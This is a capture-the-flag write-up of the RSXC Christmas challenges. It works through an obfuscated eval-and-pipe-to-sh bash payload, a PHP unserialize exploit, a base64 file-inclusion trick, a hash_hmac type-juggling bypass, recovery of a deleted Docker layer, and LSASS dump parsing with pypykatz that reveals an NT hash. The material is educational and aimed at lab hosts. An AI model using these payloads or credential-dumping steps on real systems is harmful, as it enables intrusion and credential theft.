ZRVTykkeNBTWE5keNpXTiEWY3RWbuF2dmFGJiISY3J3ZhRiI6lleNJSYhdHZt5WY3ZWYkIiaaJSYhdHZt5WY3ZWYkISbOxm
WUpVeNpmTOMmeNNTS65UbKpmW5VkMNd3YE5OMRpnTOklIhdncnFGJikXTt5UejRlTzOkaOdXSEV2dBlnYv5OVaJCIvh2Ylt
TeZ1TYhdHZt5WY3ZWY7QUT9E2dydWY' | r";
HxJ="s";Hc2="";f="as";kcE="pas";cEf="ae";d="o";V9z="6";P8c="if";U=" -d";Jc="ef";NOq="";v="b";
w="e";b="v|";Tx="Eds";xZp="";gH4="Ed";kM0="xSz";c="ch";L="4";rQW="";fE1="lQ";
x=$(eval "$Hc2$w$c$rQW$d$s$w$b$Hc2$v$xZp$f$w$V9z$rQW$L$U$xZp")
eval "$NOq$x$Hc2$rQW"
```

Using command substitution again, we get the following decoded script:

```
x=$(eval "echo 'Kg2cgwHIk1CI0YTZzFmYgwHIis0ZyM2Z3hUS3FzQJlXMDl0aohUZndHSJhmQEpleRJTT4VlaOJTSt5k
MRRkWysGVOJTW5kMR1mTiEWY3RWbuF2dmFGJiISY3J3ZhRiIzcmaONTUE5kMN1mT41kaNpXSq5EakR1T6VkeNJSYhdHZt5W
Y3ZWYkIiaZJza61kMRRkTykVbOBTW65UMFpmTwMGVPpXWE5EMZJSY3J3ZhRiIzsmeNJTVUlVMJ1mT10kaNp3aU5kMZpWTxM
GVOhmViE2dydWYkIieZRkT51EVPFTRy4kMVRlWyUOVOVTWU9keJpXTOUlIhdncnFGJioXVH5ENVRkTysmeOlXV61kenRlTx
OERPNzYE5EaWRlTzOUbONTUq1kMrpmT10kaOBTUq5EbaRkT6lkeNJSYhdHZt5WY3ZWYkICVOBTU65keNRVTxsGVOxmU6llM
VRlT6lkaZpXUy00aORVTxklaOlmWq5EMR1mT1UlaOJTUq50aapWTyEkeORTW65EMRpmTqpFVNpXS61kIhF2dk1mbhdnZhRi
IUl1MrpXT41kaNJTSt5UNNpmTwElaO1mWE5kMjRlT4lFRONza61kMRRkTyEkeOVTTq5UMFdlTppFVPpXS61UNVpmTykEVON
TVUlVMBpXTyElaNp3aU5EakpmTxUVbOhmVU9kMrpXT51ERPFTQ61EbSROTxElaOVzYq1UMNpXTOUFVOp3Z65OMRRVWxUleO
pmW65EMJpmT1kFVPpXWE5EMZRlWyEleNlXTq1kMVRkTwMmeNpXRU5UNVRlWwOUbOFTV61UeJJTTwMGRPNTU65EbKpnTyUka
OpmWq5kMZ1WTykFVOpXUq5kIhF2dk1mbhdnZhRiIU5kMBpXT10EROJTRq5UMNJSY3J3ZhRiI61keNFTWiE2dydWYkIieVpX
T10ERPpXWq5kIhF2dk1mbhdnZhRiIq1keJpmT31keOpXTq5UeNROT6NmeNFTWiE2dydWYkIiejpXTiEWY3RWbuF2dmFGJiQ
kTyOkaOdXTU1keNpmTiEWY3RWbuF2dmFGJiomTyUlaOhXTE5keNpXTyOkeNJTU61UMZJSY3J3ZhRiI6VleNVTT61keJpmTw
OEROJTTq5kMZRVTykkeNBTWE5keNpXTiEWY3RWbuF2dmFGJiISY3J3ZhRiI6lleNJSYhdHZt5WY3ZWYkIiaaJSYhdHZt5WY
3ZWYkISbOxmWUpVeNpmTOMmeNNTS65UbKpmW5VkMNd3YE5OMRpnTOklIhdncnFGJikXTt5UejRlTzOkaOdXSEV2dBlnYv5O
VaJCIvh2YltTeZ1TYhdHZt5WY3ZWY7QUT9E2dydWY' | rev|base64 -d")
eval "$x"
```

We go around again! This one looks slightly less intimidating...

```
agrwa=MD;
afwanmdwaa=Yy;
echo "ZWNobyAweDIwNjM3NTcyNmMy"$agrwa"Y4NzQ3NDcwM2EyZjJmNzI3Mzc4NjMyZTZlNm"$afwanmdwaa"Zj
"$afwanmdwaa"MzYz"$agrwa""$afwanmdwaa"MzMzNDY0MzI2MTY2NjM2NDM0NjIzMzM5MzUz"$agrwa"Y1MzQ2MzM2MzM
zNDMxNjU2Nj"$afwanmdwaa"NjMzMTMwNjM2ND"$afwanmdwaa"Mzcz"$agrwa"Y1MzczODMyNjMzNzMwNjIzMj
"$afwanmdwaa"NjYzODM5MzUz"$agrwa"Y1MzMz"$agrwa"M1NjE2NDM5MzA2NT"$afwanmdwaa"NjQzNTY2MmY2NjZjNjE
2NzJlNzQ3ODc0M2IyMzU1NmM0ZTU5NTEzMzc0NDU2MjMyMzQ2ZTY0NDYzOTY5NjI0NzZjNzU1YTQ3NzgzNTU4MzM1Mjc5Nj
Q1ODRlMzA1ODMyMzk2OTVhNmU1NjdhNTkzMjQ2MzA1YTU3NTI2NjU5MzIzOTZiNWE1NjM5NzA2NDQ2Mzk3NDYxNTc2NDZmN
jQ0NjM5NmI2MjMxMzk3YT"$afwanmdwaa"MzIzMTZjNjQ0NzY4NzA2MjZkNjQ2NjU5NmQ0NjZiNjY1MTNkM2QzYjIzNTU2Y
zRlNTk1MTMzNzQ0NT"$afwanmdwaa"MzIzNDZlNjQ0NjM5Njk2MjQ3NmM3NTVhNDc3ODM1NTgzMzUyNzk2NDU4NGUz
"$agrwa"U4MzIzOTY5NWE2ZTU2N2E1OTMyNDYz"$agrwa"VhNTc1MjY2NTkzMjM5NmI1YTU2Mzk3"$agrwa"Y0NDYzOTc0N
jE1NzY0NmY2NDQ2Mzk2Yj"$afwanmdwaa"MzEzOTdhNjIzMjMxNmM2NDQ3Njg3"$agrwa""$afwanmdwaa"NmQ2NDY2NTk2
ZDQ2NmI2NjUxM2QzZDBhIHwgeHhkIC1yIC1wIHwgc2gK" | base64 -d | sh
```

Replacing all instances of the `agrwa` and `afwanmdwaa` variables gives us the following decoded script:

```
echo "ZWNobyAweDIwNjM3NTcyNmMyMDY4NzQ3NDcwM2EyZjJmNzI3Mzc4NjMyZTZlNmYyZjYyMzYzMDYyMzMzNDY0MzI2M
TY2NjM2NDM0NjIzMzM5MzUzMDY1MzQ2MzM2MzMzNDMxNjU2NjYyNjMzMTMwNjM2NDYyMzczMDY1MzczODMyNjMzNzMwNjIz
MjYyNjYzODM5MzUzMDY1MzMzMDM1NjE2NDM5MzA2NTYyNjQzNTY2MmY2NjZjNjE2NzJlNzQ3ODc0M2IyMzU1NmM0ZTU5NTE
zMzc0NDU2MjMyMzQ2ZTY0NDYzOTY5NjI0NzZjNzU1YTQ3NzgzNTU4MzM1Mjc5NjQ1ODRlMzA1ODMyMzk2OTVhNmU1NjdhNT
kzMjQ2MzA1YTU3NTI2NjU5MzIzOTZiNWE1NjM5NzA2NDQ2Mzk3NDYxNTc2NDZmNjQ0NjM5NmI2MjMxMzk3YTYyMzIzMTZjN
jQ0NzY4NzA2MjZkNjQ2NjU5NmQ0NjZiNjY1MTNkM2QzYjIzNTU2YzRlNTk1MTMzNzQ0NTYyMzIzNDZlNjQ0NjM5Njk2MjQ3
NmM3NTVhNDc3ODM1NTgzMzUyNzk2NDU4NGUzMDU4MzIzOTY5NWE2ZTU2N2E1OTMyNDYzMDVhNTc1MjY2NTkzMjM5NmI1YTU
2Mzk3MDY0NDYzOTc0NjE1NzY0NmY2NDQ2Mzk2YjYyMzEzOTdhNjIzMjMxNmM2NDQ3Njg3MDYyNmQ2NDY2NTk2ZDQ2NmI2Nj
UxM2QzZDBhIHwgeHhkIC1yIC1wIHwgc2gK" | base64 -d | sh
```

Running a decode on this string gives us some hexadecimal encoding!

```
echo 0x206375726c20687474703a2f2f727378632e6e6f2f623630623334643261666364346233393530653463363
343165666263313063646237306537383263373062326266383935306533303561643930656264356 2f666c61672e7
```

```
echo 0x206375726c20687474703a2f2f727378632e6e6f2f62363062333464326166636434623339353065346336333
34316566626331306364623730653738326337306232626638393530653330356164393065626435662f666c61672e7
478743b23556c4e59513374456232346e6446396962476c755a4778355833527964584e30583239695a6e567a593246
305a5752665932396b5a56397064463974615764646f6446396b6231397a6232316c64476870626d6466596d466b66513
d3d3b23556c4e59513374456232346e6446396962476c755a4778355833527964584e30583239695a6e567a59324630
5a5752665932396b5a56397064463974615764646f6446396b6231397a6232316c64476870626d6466596d466b66513d3
d0a | xxd -r -p | sh
```

Almost there! In the final part, a CURL request is performed to a fake flag (presumably for all those naughty cheaters), and some Base64 encoding is presented to the real winners.

```
curl http://rsxc.no/b60b34d2afcd4b3950e4c6341efbc10cdb70e782c70b2bf8950e305ad90ebd5f/flag.txt;
#UlNYQ3tEb24ndF9ibGluZGx5X3RydXN0X29iZnVzY2F0ZWRfY29kZV9pdF9taWdodF9kb19zb21ldGhpbmdfYmFkfQ==;
#UlNYQ3tEb24ndF9ibGluZGx5X3RydXN0X29iZnVzY2F0ZWRfY29kZV9pdF9taWdodF9kb19zb21ldGhpbmdfYmFkfQ==
```

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ echo "UlNYQ3tEb24ndF9ibGluZGx5X3RydXN0X29iZnVzY2F0ZWRfY29
kZV9pdF9taWdodF9kb19zb21ldGhpbmdfYmFkfQ==" | base64 -d
RSXC{Don't_blindly_trust_obfuscated_code_it_might_do_something_bad}
```

Decoding this gives us our flag: `RSXC{Don't_blindly_trust_obfuscated_code_it_might_do_something_bad}`


Day 17

On the seventeenth day of Christmas, the River Security team gave to me:

We felt like it's time to start sending out some XMas cards, maybe you find something you like?

http://rsxc.no:20017

An initial browse to the website reveals a lovely little christmas card from the guys over at River Security, that can be seen below in all it's glory:



```
Finding your card in /files
__      _  __`
| \__ `\O/  `--  {}    \}    {/
\    \_(~)/______/=____/=____/=*
 \=======/    //\\  >\/> || \>
----`---`---   `` ``  ````  `` ``
#     #
##   ##   ##   #####  #####  #   #
# # # #  #  #  #    # #    #  # #
#  #  # #    # #    # #    #   #
#     # ###### #####  #####    #
#     # #    # #   #  #   #    #
#     # #    # #    # #    #   #

#     #
 #   #  #    #   ##    ####
  # #   ##  ##  #  #  #
   #    # ## # #    #  ####
  # #   #    # ######      #
 #   #  #    # #    # #    #
#     # #    # #    #  ####
```

Figure 22: Christmas Card

Looking closely, we see that the server has outputted a crucial piece of information: it's finding our card in `/files`. Going over to `/files` and listing the directory gives us three entries:

- `card.txt` - Contains the Christmas card graphic that we see on the main page.
- `flag.txt` - Gives us a 403 Access Forbidden notice (if only it were that easy!)
- `index.php-1` - Contains some PHP code which is likely a backup of `index.php`.

Let's take a deeper dive into `index.php-1`, because server-side PHP files should never be shown to the user! Clicking on the file reveals the following code:

```
file = __DIR__. "/files/".$this->file;
if(substr(realpath($this->file),0,strlen(__DIR__)) == __DIR__) {
  echo("Finding your card in /files")
  echo(file_get_contents($this->file,true));
} else {
  echo "NO ðŸ˜ ";
}
} }
if(isset($_GET['card']) && !empty($_GET['card'])) {
  $card = unserialize(base64_decode($_GET['card']));
} else {
  $card = new Card; $card->file = 'files/card.txt';
}
$card->displayCard();
```

What a mess! Seems like this code is incomplete. Let's try and reconstruct it. Towards the end, we see an instanciation of a class `Card` which never gets defined. We also see three closing brackets halfway through the file when only one is needed. After a bit of pondering, we can eventually find that the first part of this code is likely the `displayCard` method of the class definition of `Card`. Now we're getting somewhere. Let's try and recreate this file as best as possible using all the clues in this code:

```php
class Card {
  public $file;

  function displayCard() {
    $this->file = __DIR__. "/files/".$this->file;
    if(substr(realpath($this->file),0,strlen(__DIR__)) == __DIR__) {
      echo("Finding your card in /files");
      echo(file_get_contents($this->file,true));
    } else {
      echo "NO 😠";
    }
  }
}

if(isset($_GET['card']) && !empty($_GET['card'])) {
  $card = unserialize(base64_decode($_GET['card']));
} else {
  $card = new Card; $card->file = 'files/card.txt';
}

$card->displayCard();
```

Perfect. Now that the code is reconstructed, we can start looking for potential ways to access that flag. Ignoring the class definition for the moment, we see that the code checks for the presence of a URL parameter called `card`, by calling `$_GET['card']`. If the parameter is present, it will unserialise a Base64 encoded `Card` class. If the parameter is not present (as default), it will get the card at `files/card.txt`, which explains the behaviour we see on the first page.

So, how can we access the flag? Well, we know that this PHP code gets executed as the user running the web service, which will have access to all the files in `/files`. If we can set the `$file` parameter of the `Card` object to `flag.txt`, we'll get the flag printed out to our screen!

Let's do exactly that. First, we'll copy the class definition into our code. We'll then go ahead and instanciate a `Card` object, store it in a variable. We'll then set the `file` attribute to `flag.txt`, serialise it, and then Base64 encode it.

```php
class Card {
    public $file;

    function displayCard() {
        $this->file = __DIR__. "/files/".$this->file;

        if(substr(realpath($this->file),0,strlen(__DIR__)) == __DIR__) {
            echo("Finding your card in /files");
            echo(file_get_contents($this->file,true));

        } else {
            echo "NO 😠";

        }
    }
}
```

```
$card = new Card;
$card->file = 'flag.txt';
echo(base64_encode(serialize($card)));
```

Running the code gives us our encoded and serialised object, which we can then embed within the URL to gain the flag.

```
(cameron💀RSXC)-[~/Desktop/RSsXC] ~ $ php 17-challenge.php
Tzo0OiJDYXJkIjoxOntzOjQ6ImZpbGUiO3M6ODoiZmxhZy50eHQiO30=

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ curl 'http://rsxc.no:20017?card=Tzo0OiJDYXJkIjoxOntzOjQ6Im
ZpbGUiO3M6ODoiZmxhZy50eHQiO30='
Finding your card in /files
RSXC{Care_needs_to_be_taken_with_user_supplied_input.It_should_never_be_trusted}
```

And we've got our flag for Day 17:

```
RSXC{Care_needs_to_be_taken_with_user_supplied_input.It_should_never_be_trusted}
```

There's two main takeaways for today:

- As the flag says, don't trust user input - like, ever.
- Never reveal server-side PHP to users - makes it easier for them to find vulnerabilities in your code!

Day 18

On the eighteenth day of Christmas, the River Security team gave to me:

We found a docker image, but it seems that the flag has been removed from it, could you help us get it back?

https://rsxc.no/18-challenge.zip

We've been told from the challenge that we have a docker image, that the flag has been removed from. We have to try and recover it. Let's go ahead and load the image into docker and see what we get:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ unzip 18-challenge.zip
Archive:  18-challenge.zip
inflating: Dockerfile
inflating: docker-box.tar.gz
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ tar -xvf docker-box.tar.gz
docker-box.tar
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ docker load -i docker-box.tar
e2eb06d8af82: Loading layer  5.865MB/5.865MB
7749911baef1: Loading layer  2.048kB/2.048kB
862657ef5df5: Loading layer  1.536kB/1.536kB
Loaded image: docker-box:latest
```

Now that we've got it loaded, let's go ahead and check out the Dockerfile used to build the image. We can see that the first step is to pull down an alpine image from DockerHub, then copy a local version of `flag.txt` to `/flag.txt`, and then remove the `flag.txt` file. How unfortunate!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ cat Dockerfile
File: Dockerfile
FROM alpine:3.14
COPY ./flag.txt /flag.txt
RUN rm /flag.txt
```

However, it's not all doom and gloom. We can still recover our flag, due to the way Docker works! When building an image, every time a new command is executed from a `Dockerfile`, an intermediate layer is generated. Each command then builds upon the previous layer by difference. So, when our `Dockerfile` is built, we first pull from the alpine image. This will be a blank alpine filesystem, which will be stored on our local filesystem. We then copy the `flag.txt` across. Instead of copying the whole filesystem again, and adding the `flag.txt` file, we just store a differences file, which details what has changed from the previous layer. We then remove the `flag.txt` file, again by using differences. Therefore, if we can find where the intermediate image for the second command lies on our disk, we can find that `flag.txt` file!

Going into the `/var/lib/docker/image/overlay2/layerdb/sha256`, we see three folders, each corresponding to a layer within our image.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ls /var/lib/docker/image/overlay2/layerdb/sha256
d1ad9a0cc41be6d0aecc8576d955d0b0f8ed81920448236d0dd4d8c6a1ed255f
8bf88ee461f11eec9dcd4540d0e0d788fddf4f0179b4f30d3abb45dcec84269a
e2eb06d8af8218cfec8210147357a68b7e13f7c485b991c288c2d01dc228bb68
```

Within these folders is a `cache_id` file, which identifies the directory which the layer has been extracted to, under `/var/lib/docker/overlay2/<cache_id>`.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ cat /var/lib/docker/image/overlay2/layerdb/sha256/*/cache_
id
File: d1ad9a0cc41be6d0aecc8576d955d0b0f8ed81920448236d0dd4d8c6a1ed255f/cache-id
8b429b1d090c3adcce6fd849733c52bdc04f3a8fcf892236a1805b99a17c2919

File: 8bf88ee461f11eec9dcd4540d0e0d788fddf4f0179b4f30d3abb45dcec84269a/cache-id
9885539415aa9fd81e20fa6e44fca50734802b2da6616babcfe1e4cec4dec743

File: e2eb06d8af8218cfec8210147357a68b7e13f7c485b991c288c2d01dc228bb68/cache-id
6a57262c59bfb9059eabc727c0ecd49b2ca6b780e02c62395c45d48a0607a601
```

We can then go into each of those layer directories and inspect them, to see which layer is which. From the first listing, we see a blank filesystem (from when we pulled the empty alpine image). The second listing gives us a filesystem with the flag copied in, and the third listing gives us a blank filesystem again (from when we deleted `flag.txt`).

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ls /var/lib/docker/overlay2/8b429b1d090c3adcce6fd849733c52
bdc04f3a8fcf892236a1805b99a17c2919
drwxr-xr-x  - root 27 Aug 12:05 bin
drwxr-xr-x  - root 27 Aug 12:05 dev
drwxr-xr-x  - root 27 Aug 12:05 etc
drwxr-xr-x  - root 27 Aug 12:05 home
drwxr-xr-x  - root 27 Aug 12:05 lib
drwxr-xr-x  - root 27 Aug 12:05 media
drwxr-xr-x  - root 27 Aug 12:05 mnt
drwxr-xr-x  - root 27 Aug 12:05 opt
dr-xr-xr-x  - root 27 Aug 12:05 proc
drwx------  - root 27 Aug 12:05 root
drwxr-xr-x  - root 27 Aug 12:05 run
drwxr-xr-x  - root 27 Aug 12:05 sbin
drwxr-xr-x  - root 27 Aug 12:05 srv
drwxr-xr-x  - root 27 Aug 12:05 sys
drwxrwxrwt  - root 27 Aug 12:05 tmp
drwxr-xr-x  - root 27 Aug 12:05 usr
drwxr-xr-x  - root 27 Aug 12:05 var

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ls /var/lib/docker/overlay2/9885539415aa9fd81e20fa6e44fca5
0734802b2da6616babcfe1e4cec4dec743
drwxr-xr-x  - root 27 Aug 12:05 bin
drwxr-xr-x  - root 27 Aug 12:05 dev
drwxr-xr-x  - root 27 Aug 12:05 etc
drwxr-xr-x  - root 27 Aug 12:05 home
drwxr-xr-x  - root 27 Aug 12:05 lib
drwxr-xr-x  - root 27 Aug 12:05 media
drwxr-xr-x  - root 27 Aug 12:05 mnt
drwxr-xr-x  - root 27 Aug 12:05 opt
dr-xr-xr-x  - root 27 Aug 12:05 proc
drwx------  - root 27 Aug 12:05 root
drwxr-xr-x  - root 27 Aug 12:05 run
drwxr-xr-x  - root 27 Aug 12:05 sbin
drwxr-xr-x  - root 27 Aug 12:05 srv
drwxr-xr-x  - root 27 Aug 12:05 sys
drwxrwxrwt  - root 27 Aug 12:05 tmp
drwxr-xr-x  - root 27 Aug 12:05 usr
drwxr-xr-x  - root 27 Aug 12:05 var
.rw-r--r-- 76 root  4 Nov 17:52 flag.txt
```

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ls /var/lib/docker/overlay2/6a57262c59bfb9059eabc727c0ecd4
9b2ca6b780e02c62395c45d48a0607a601
drwxr-xr-x  - root 27 Aug 12:05 bin
drwxr-xr-x  - root 27 Aug 12:05 dev
drwxr-xr-x  - root 27 Aug 12:05 etc
drwxr-xr-x  - root 27 Aug 12:05 home
drwxr-xr-x  - root 27 Aug 12:05 lib
drwxr-xr-x  - root 27 Aug 12:05 media
drwxr-xr-x  - root 27 Aug 12:05 mnt
drwxr-xr-x  - root 27 Aug 12:05 opt
dr-xr-xr-x  - root 27 Aug 12:05 proc
drwx------  - root 27 Aug 12:05 root
drwxr-xr-x  - root 27 Aug 12:05 run
drwxr-xr-x  - root 27 Aug 12:05 sbin
drwxr-xr-x  - root 27 Aug 12:05 srv
drwxr-xr-x  - root 27 Aug 12:05 sys
drwxrwxrwt  - root 27 Aug 12:05 tmp
drwxr-xr-x  - root 27 Aug 12:05 usr
drwxr-xr-x  - root 27 Aug 12:05 var
```

Let's grab the flag from the second layer and get out of here... Docker for the win!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ cat /var/lib/docker/overlay2/9885539415aa9fd81e20fa6e44fca
50734802b2da6616babcfe1e4cec4dec743/flag.txt
RSXC{Now_you_know_that_docker_images_are_like_onions.They_have_many_layers}
```

And there you go! `RSXC{Now_you_know_that_docker_images_are_like_onions.They_have_many_layers}`


Day 19

On the nineteenth day of Christmas, the River Security team gave to me:

We felt that the our last xmas cards weren't that inclusive. So we made even more options, so everyone has one that fits them!

http://rsxc.no:20019/

Browsing to the page, we see a similar Christmas card site to last time. We have three main options when we browse to the page: 'Santa's sled', 'Snowmen' and 'xmas tree'.



Check out all the our cards!

Santa's sled
Snowmen
xmas tree

Figure 23: Christmas Card Site (The Return!)

Clicking on these links redirects us to the following pages, and inspecting the URLs of each give us an insight as to how this site works. If we click on 'Santa's sled', we see the following content:

URL:http://rsxc.no:20019/card.php?card=c2FudGEudHh0

```
Finding your card in /files

--     _  --
| \__ `\O/  `--  {}    \}    {/
\    \_(~)/______/=____/=____/=*
 \=======/    //\\  >\/> || \>
----`---`---  `` `` ```` `` ``
#     #
##   ##   ##   #####  #####  #   #
# # # #  #  #  #    # #    #  # #
#  #  # #    # #    # #    #   #
#     # ###### #####  #####    #
#     # #    # #   #  #   #    #
#     # #    # #    # #    #   #

#     #
 #   #  #    #   ##     ####
  # #   ##  ##  #  #  #
   #    # ## # #    #  ####
  # #   #    # ######      #
 #   #  #    # #    # #    #
#     # #    # #    #  ####
```

We have a URL parameter called `card`, that seems to be Base64 encoded. If we decode this parameter, it might give us a clue as to what it's fetching!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ printf "c2FudGEudHh0" | base64 -d
santa.txt
```

Hmmmmm. This seems to be a filename of some sort! Looking back at the page, we also see that it finds our card in `/files`. When we browse to `/files`, four directory entries appear on our screen:

- `santa.txt` - Contains ASCII art of santa's sled.
- `snowmen.txt` - Contains ASCII art of some snowmen.
- `tree.txt` - Contains ASCII art of a tree.
- `flag.txt` - Gives a 403 Access Forbidden notice.

Time to piece it all together. We've got a card parameter, which is a Base64 encoded filename of something in the `/files` directory, and a `flag.txt` file that we can't read as an unauthorised user. Let's do some magic to retrieve the flag:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ printf "flag.txt" | base64
ZmxhZy50eHQ=

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ curl "http://rsxc.no:20019/card.php?card=ZmxhZy50eHQ="
Finding your card in /files
RSXC{It_is_not_smart_to_let_people_include_whatever_they_want}
```

That was certainly easier than the other Christmas card page...

Our flag for Day 19: `RSXC{It_is_not_smart_to_let_people_include_whatever_they_want}`

Day 20

On the twentieth day of Christmas, the River Security team gave to me:

When programming, it is easy to make simple mistakes, and some of them can have dire consequences.

http://rsxc.no:20020

Browsing to the site, we see the following:

```
This is the code found in /api.php
```

```
1.  <?php
2.  $data = json_decode(file_get_contents('php://input'), true);
3.  if(!isset($data['hmac']) || !isset($data['host'])) {
4.    header("HTTP/1.0 400 Bad Request");
5.    exit;
6.  }
7.  $secret = getenv("SECRET");
8.  $flag = getenv("FLAG");
9.  $hmac = hash_hmac($data["host"], $secret, "sha256");
10. if ($hmac != $data['hmac']){
11.   header("HTTP/1.0 403 Forbidden");
12.   exit;
13. }
14. echo $flag;
```

Let's break this down line by line:

- Line 1: PHP opening tag.
- Line 2: JSON decodes the contents of the `php://input` stream (everything after the HTTP headers - aka request body) and assigns it to the data variable.
- Line 3: Checks for inverse presence of the `hmac` and `host` keys in the JSON data.
- Line 4: Issues a 400 Bad Request notice if the keys are not present.
- Line 5: Exits if the keys are not present.
- Line 6: Closing `if` bracket.
- Line 7: Gets the `SECRET` environment variable used for the HMAC.
- Line 8: Gets the `FLAG` environment variable containing the flag.
- Line 9: Attempts to perform a SHA256-HMAC of the specified host, using the secret.
- Line 10: Checks if the server generated HMAC equals the user specified HMAC.
- Line 11: Issues a 403 Access Forbidden notice if the HMACs don't match.
- Line 12: Exits if the HMACs don't match.
- Line 13: Closing `if` bracket.
- Line 14: If we've got through all of that successfully without getting denied, print the flag.

However, let's look at line 9 a bit closer, because there's more to it than meets the eye. Finding the syntax for the PHP function `hash_hmac` online returns the following:

```
string hash_hmac( $algo, $msg, $key )
$algo: The required parameter used to specify the selected hashing algorithm.
$msg: The parameter used to hold the message to be hashed.
$key: The parameter used to specify the shared secret key used for generating the HMAC.
```

Comparing the calls, we can see which parameters line up with the program's values:

```
hash_hmac( $algo,          $msg,    $key     )
hash_hmac( $data["host"], $secret, "sha256" )
```

Can you spot the problem? Instead of SHA256 hashing the host with the secret, we're actually hashing with a user-specified algorithm the secret with the string "sha256". What a disaster!

So, how can we exploit this as an attacker? Well, let's first test how the hash_hmac function responds to different user input. Firstly, we'll test with a valid hashing algorithm, and secondly, we'll test with an invalid hashing algorithm, to see the difference:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ cat api.php
<?php
$hmac = hash_hmac("sha256", "randomsecret", "sha256");
echo $hmac == false;
?>
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ php api.php

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ cat api.php
<?php
$hmac = hash_hmac("s177yh4sh1ng", "randomsecret", "sha256");
echo $hmac == false;
?>
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ php api.php
PHP Warning:  hash_hmac(): Unknown hashing algorithm: s177yh4sh1ng in ~/Desktop/RSXC/api.php on
line 2
1
```

We can observe from the calls that when an invalid hashing algorithm is used, a warning is triggered, and the `hash_hmac` function returns false. We then move straight into a comparison on line 10, of the returned HMAC with the user supplied HMAC. If we can set the returned HMAC to false by supplying an invalid hashing algorithm, and set the user supplied HMAC to false, we should be able to avoid this `if` statement, and print the flag!

As an interesting sidenote, the value of the supplied `"hmac"` field doesn't have to be `false`. If you look carefully at line 10, you can see that the `!=` operator is used. This is a loose PHP operator rather than a strict PHP operator. The difference is that the loose operator accepts more comparisons of similar data. This is a well-known concept for the basis of a few PHP attacks, known as 'Type Juggling', and means that we can put any of the following values in that field, and still get the flag to be printed out:

- `false`
- `0`
- `[]`
- `""`

Let's put everything we've learned into a request and try it out:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ curl 'http://rsxc.no:20020/api.php' \
--data '{"host":"invalidalgorithm", "hmac": false}'

RSXC{You_have_to_have_the_right_order_for_arguments!}
```

And we've got our flag for Day 20: `RSXC{You_have_to_have_the_right_order_for_arguments!}`

Day 21

On the twenty-first day of Christmas, the River Security team gave to me:

Note: The flag is the clear text password for river-security-xmas user. On a IR mission we found that the threatactor dumped lsass file. Can you rock our world and find the flag for us?

https://rsxc.no/21-challenge.zip

Opening up the zip archive, we see one file named `lsass.DMP`. Running the `file` command reveals that it is a dump of the LSASS service:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ unzip 21-challenge.zip
Archive:  21-challenge.zip
inflating: lsass.DMP

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ file lsass.DMP
lsass.DMP: Mini DuMP crash report, 16 streams, Fri Nov 12 12:33:06 2021, 0x421826 type
```

So, what exactly is LSASS? Well, LSASS stands for "Local Security Authority Subsystem Service", and is a user-mode process on Windows machines, that manages system policy, user authentication and auditing of sensitive data. It works in conjunction with LSA, the "Local Security Authority", a protected system process, to verify the integrity of password hashes and Kerberos keys provided by the LSASS process.

LSASS stores credentials in multiple forms, including:

- Kerberos tickets (Hackable!)
- Reversibly encrypted plaintext (Decryptable!)
- NT Hashes (Crackable!)
- LM Hashes (Classic Windows…)

If we can generate a dump of the LSASS process on a Windows machine, we might be able to gather any of those credentials to crack and attack. And look, the hard part is done for us. We have a dump file!

There are many tools for viewing the contents of these `lsass.exe` dump files, the most popular being `Mimikatz`. Unfortunately, Mimikatz was designed for Windows systems, so I'm going to be using `pypykatz`, a Python-based Mimikatz that runs on Linux, to find any credentials stored in the dump. First I'll run the tool, and parse the output to a file, and then grep for the user `river-security-xmas` user, as the challenge wants the credentials for that user.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ pypykatz lsa minidump lsass.DMP > dumped-lsass.txt

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ grep river-security-xmas dumped-lsass.txt -A5
username river-security-xmas
domainname DESKTOP-V1MQH3P
logon_server WIN-QC6FTBKEEE9
logon_time 2021-11-12T12:29:30.144510+00:00
sid S-1-5-21-2640804858-4017698289-1413954960-1001
luid 1304254
--
Username: river-security-xmas
Domain: DESKTOP-V1MQH3P
LM: NA
NT: 7801ee9c5762bb027ee224d54cb8f62e
SHA1: bebad302f8e64b59279c3a6747db0e076800d9ca
DPAPI: NA
```

